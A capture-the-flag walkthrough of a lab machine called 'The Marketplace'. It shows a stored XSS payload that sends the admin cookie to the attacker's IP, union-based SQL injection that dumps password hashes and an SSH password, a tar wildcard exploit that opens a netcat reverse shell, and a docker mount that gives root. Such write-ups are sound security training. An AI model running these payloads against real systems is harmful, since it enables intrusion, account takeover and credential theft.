Initial Access (Via XSS)

- Good writeup ☑

1. Visit the webpage
2. Signup > Login > Make a listing


```
# XSS code:
<script>fetch("http://10.11.49.241:4444/"+document.cookie)
</script>test
```

3. Visit Listing > Report
   - Report our listing so that it is sent to admin page and admin's cookie is sent to us

test

No Image

Published by test
Description:
test
Contact the listing author | Report listing to admins

```
python -m SimpleHTTPServer 4444
Serving HTTP on 0.0.0.0 port 4444 ...
10.10.240.154 - - [22/Nov/2021 21:52:20] code 404, message File not found
10.10.240.154 - - [22/Nov/2021 21:52:20] "GET /token+eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2Mzc1ODkxNDB9.J5gs0wZZJ809fjs3GgCCCnkQ9avqSp7KF6zebX0-Duw HTTP/1.1" 404 -
```

4. Change cookie using editthiscookie(ETC)

http://10.10.240.154/messages

▼ 10.10.240.154 | token

Value
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0cnVlLCJpYXQiOjE2Mzc1ODkxNDB9.J5gs0wZZJ809fjs3GgCCCnkQ9avQSp7KF6zebX0-Duw

Domain
10.10.240.154
Path
/
Expiration
Tue Nov 22 2022 21:52:30 GMT+0800 (Singapore Standard Time)
SameSite

HostOnly ✓   Session ✓   Secure ☐   HttpOnly ☐

✔   Help

5. Refresh page and we are admin

You have 0 new message(s)

6. Obtain flag at admin panel

SQLi :

- In the Administration Panel, we are able to view users by specifying their user id, SQLi is possible.
- Via burpsuite

1. Determine the number of columns this table has

```
# SQLi Payload
GET /admin?user=1+ORDER+BY+1
GET /admin?user=1+ORDER+BY+2
GET /admin?user=1+ORDER+BY+3
GET /admin?user=1+ORDER+BY+4
GET /admin?user=1+ORDER+BY+5 [ERROR!]


# Payload
user=1 ORDER BY 1
```

```
GET /admin?user=-1+ORDER+BY+5 HTTP/1.1
Host: 10.10.122.212
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0
cnVlLCJpYXQiOjE2Mzc1OTg5OTd9.yBRIMHix7A8ld5OOuKdpGE2emf6bMDA8I-OBIJy2Fws
If-None-Match: W/"307-ix/R+dItZyPIOjChAibT2VOo5hI"
Connection: close
```

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.19.2
Date: Mon, 22 Nov 2021 16:43:11 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 635
Connection: close
X-Powered-By: Express
ETag: W/"27b-MFWVKl2l63rKbCtle+DufbtJPgs"

<!DOCTYPE html>
<html>
  <head>
    <title>Error</title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
    <nav>
    <b>The Marketplace</b>
  <div class="right">
    <a href="/">Home</a> |


      <a href="/admin">Administration panel</a> |

      <a href="/new">New listing</a> |
      <a href="/messages">Messages</a> |
      <a href="#" onclick="document.cookie='token=; expires=Th
path=/;';document.location.reload()">Log out</a>

  </div>
</nav>

    <h2>Error: ER_BAD_FIELD_ERROR: Unknown column &#39;5&#39;
  </body>
</html>
```

- No. of Columns: 4

2. Determine which columns are reflected

```
# SQLi Payload

GET /admin?user=-1+UNION+SELECT+1,2,3,4


# Payload

user=-1 UNION SELECT 1,2,3,4
```



```
GET /admin?user=-1+UNION+SELECT+1,2,3,4 HTTP/1.1
Host: 10.10.122.212
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc2VySWQiOjIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0
cnVlLCJpYXQiOjE2Mzc1OTg5OTd9.yBRIMHix7A8ld5OOuKdpGE2emf6bMDA8I-OBIJy2Fws
If-None-Match: W/"307-ix/R+dItZyPIOjChAibT2VOo5hI"
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.19.2
Date: Mon, 22 Nov 2021 16:47:02 GMT
Content-Type: text/html; charset=utf-8
Connection: close
X-Powered-By: Express
ETag: W/"303-PWDbn+XWi9jCT1gleqahZrKz3M8"
Content-Length: 771

<!DOCTYPE html>
<html>
  <head>
    <title>User 1</title>
    <link rel='stylesheet' href='/stylesheets/style.css' />
  </head>
  <body>
    <nav>
    <b>The Marketplace</b>
  <div class="right">
    <a href="/">Home</a> |


      <a href="/admin">Administration panel</a> |

      <a href="/new">New listing</a> |
      <a href="/messages">Messages</a> |
      <a href="#" onclick="document.cookie='token=; expires=Thu, 01 Ja
path=/;';document.location.reload()">Log out</a>

  </div>
</nav>

    <h1 style="text-align: center">User 1</h1>
    <div>
      User 2 <br />
      ID: 1 <br />
      Is administrator: true <br />
      <button onclick="this.disabled = true">Delete user</button>
    </div>
  </body>
</html>
```

- Reflected Columns: 1,2

3. Determine the database()

```
# SQLi Payload

GET /admin?user=-1+UNION+SELECT+database(),database(),3,4


# Payload

user=-1 UNION SELECT database(),database(),3,4
```


- Database Name: marketplace

4. Determine tables in the database(marketplace)

```
# SQLi Payload

GET /admin?
user=-1+UNION+SELECT+1,group_concat(table_name),3,4+FROM+informati
on_schema.tables+WHERE+table_schema='marketplace'


# Payload

user=0 union select 1,group_concat(table_name),3,4 from
information_schema.tables where table_schema='marketplace'


## group_concat is used to append all the tables into one column
to be displayed
```

- Tables in marketplace database:
  - items
  - messages
  - users

5. Determine columns in `users` table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(column_name),3,4+FROM+informat
ion_schema.columns+WHERE+table_name='users'


# Payload
user=0 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name='users'
```

- Table: `Users`
  - isAdministrator: 1 or 0
  - password: hash
  - username: string

6. Determine value of columns in `users` table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(username,':',password),3,4+FRO
M+users


# Payload
0 union select
1,group_concat(id,':',username,':',password,':',isAdministrator,'\
n'),3,4 from marketplace.users-- -
```

- Table: `users`
  - Column: username+password

```
system:$2b$10$83pRYaR/d4ZWJVEex.lxu.Xs1a/TNDBWIUmB4z.R0DT0MS
GIGzsgW,
michael:$2b$10$yaYKN53QQ6ZvPzHGAlmqiOwGt8DXLAO5u2844yUlvu2EX
wQDGf/1q,
jake:$2b$10$/DkSlJB4L85SCNhS.IxcfeNpEBn.VkyLvQ2Tk9p2SDsiVcCR
b4ukG,
test:$2b$10$YXvIyq0R18BubtZWNAJ.m.HsAeZoke9Sbwk1sxryYPl0qwYT
M.ZgG
```

7. Determine value of columns in `messages` table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(column_name),3,4+FROM+informat
ion_schema.columns+WHERE+table_name='messages'

# Payload
user=0 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name='messages'
```

- Table: `messages`
  - is_read: 1 or 0
  - message_content: String
  - user_from: integer
  - user_to: integer

8. Determine values in columns of `messages` table

```
# SQLi Payload
GET /admin?
user=-1+UNION+SELECT+1,group_concat(user_to,':',message_content),3
,4+FROM+messages


# Payload
-1 UNION+SELECT 1,group_concat(user_to,':',message_content),3,4
FROM messages


# Use group_concat to append all message_content from all users
into one single column value for display
```

Request

Pretty Raw Hex \n ≡

```
1 GET /admin?user=-1+UNION+SELECT+1,group_concat(user_to,':',message_content),3,4+FROM+messages
  HTTP/1.1
2 Host: 10.10.122.212
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
  0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://10.10.122.212/admin
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: token=
  eyJhbGci0iJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJic2VySWQi0jIsInVzZXJuYW1lIjoibWljaGFlbCIsImFkbWluIjp0
  cnVlLCJpYXQi0jE2Mzc1OTg5OTd9.yBRIMhix7A8ld50OuKdpGE2emf6bMDA8I-OBIJy2FWs
10 If-None-Match: W/"307-ix/R+dItZyPIOjChAibT2VOo5hI"
11 Connection: close
12
13
```

Response

Pretty Raw Hex Render \n ≡

```
11 <html>
12   <head>
13     <title>User 1</title>
14     <link rel='stylesheet' href='/stylesheets/style.css' />
15   </head>
16   <body>
17     <nav>
18       <b>The Marketplace</b>
19       <div class="right">
20         <a href="/">Home</a> |
21
22
23         <a href="/admin">Administration panel</a> |
24
25         <a href="/new">New listing</a> |
26         <a href="/messages">Messages</a> |
27         <a href="#" onclick="document.cookie='token='; expires=Thu, 01 Jan 1970 00:00:00 UTC;
           path=/;';document.location.reload()">Log out</a>
28
29       </div>
30     </nav>
31
32       <h1 style="text-align: center">User 1</h1>
33       <div>
34         User 3:Hello!
35 An automated system has detected your SSH password is too weak and needs to be changed. You
   have been generated a new temporary password.
36 Your new password is: @b_ENXkGYUCAv3zJ,4:Thank you for your report. One of our admins will
   evaluate whether the listing you reported breaks our guidelines and will get back to you via
   private message. Thanks for using The Marketplace!,4:Thank you for your report. One of our
   admins will evaluate whether the listing you reported breaks our guidelines and will get
   back to you via private message. Thanks for using The Marketplace!,4:Thank you for your
   report. We have reviewed the listing and found nothing that violates our rules.,4:Thank you
   for your report. We have reviewed the listing and found nothing that violates our
   rules.,4:Thank you for your report. One of our admins will evaluate whether the listing you
   reported breaks our guidelines and will get back to you via private message. Thanks for
   using The Marketplace!,4:Thank you for your report. We have reviewed  <br />
37       ID: 1 <br />
38       Is administrator: true <br />
39       <button onclick="this.disabled = true">Delete user</button>
```

- Table `messages`

  - Column: user_to+message_content

    ```
    User 3:Hello!

    An automated system has detected your SSH password is
    too weak and needs to be changed. You have been
    generated a new temporary password.

    Your new password is: @b_ENXkGYUCAv3zJ,

    4:Thank you for your report. One of our admins will
    evaluate whether the listing you reported breaks our
    guidelines and will get back to you via private
    message. Thanks for using The Marketplace!,
    4:Thank you for your report. One of our admins will
    evaluate whether the listing you reported breaks our
    guidelines and will get back to you via private
    message. Thanks for using The Marketplace!,
    4:Thank you for your report. We have reviewed the
    listing and found nothing that violates our rules.,
    4:Thank you for your report. We have reviewed the
    listing and found nothing that violates our rules.,
    4:Thank you for your report. One of our admins will
    evaluate whether the listing you reported breaks our
    ```

SSH

1. SSH with jake > found 2nd flag

Privilege Escalation to michael via tar + sudo permission

1. Find out what sudo commands jake can use

```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
    (michael) NOPASSWD: /opt/backups/backup.sh
```

2. Find out content of backup.sh

```
jake@the-marketplace:/opt/backups$ ls -l
total 16
-rwxr-xr-x 1 michael michael     73 Aug 23  2020 backup.sh
-rw-rw-r-- 1 jake    jake     10240 Aug 23  2020 backup.tar
jake@the-marketplace:/opt/backups$ cat backup.sh
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
```

3. Create payload & start listener

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.11.49.241 lport=4444

R

# Copy the output
```

4. Create the tar exploit, checkpoints

```
cd /home/jake

echo "mkfifo /tmp/kdapuib; nc 10.11.49.241 4444 0</tmp/kdapuib |

/bin/sh >/tmp/kdapuib 2>&1; rm /tmp/kdapuib" > shell.sh

chmod +x shell.sh

echo "" > "--checkpoint-action=exec=sh shell.sh"

echo "" > --checkpoint=1
```

5. Execute our sudo command

```
sudo -u michael /opt/backups/backup.sh
```

6. Shell obtained

7. Upgrade shell if ur not using pwncat

Privilege Escalation to Root via docker

1. List images
2. Use alpine
3. Mount entire filesystem to mnt
   - for some reason, shell is messed up

```
docker run -v /:/mnt -it alpine
```


4. Use one liner, to obtain flag

```
cd /mnt/root; cat root.txt;
```

```
/ # cd /mnt/root; cat root.txt; ls -la

total 28
drwx------    4 root     root          4096 Aug 23  2020 .
drwxr-xr-x   23 root     root          4096 Aug 23  2020 ..
lrwxrwxrwx    1 root     root             9 Aug 23  2020 .bash_history -> /dev/null
-rw-r--r--    1 root     root          3106 Apr  9  2018 .bashrc
drwxr-xr-x    3 root     root          4096 Aug 23  2020 .local
-rw-r--r--    1 root     root           148 Aug 17  2015 .profile
drwx------    2 root     root          4096 Aug 23  2020 .ssh
-r--------    1 root     root            38 Aug 23  2020 root.txt
```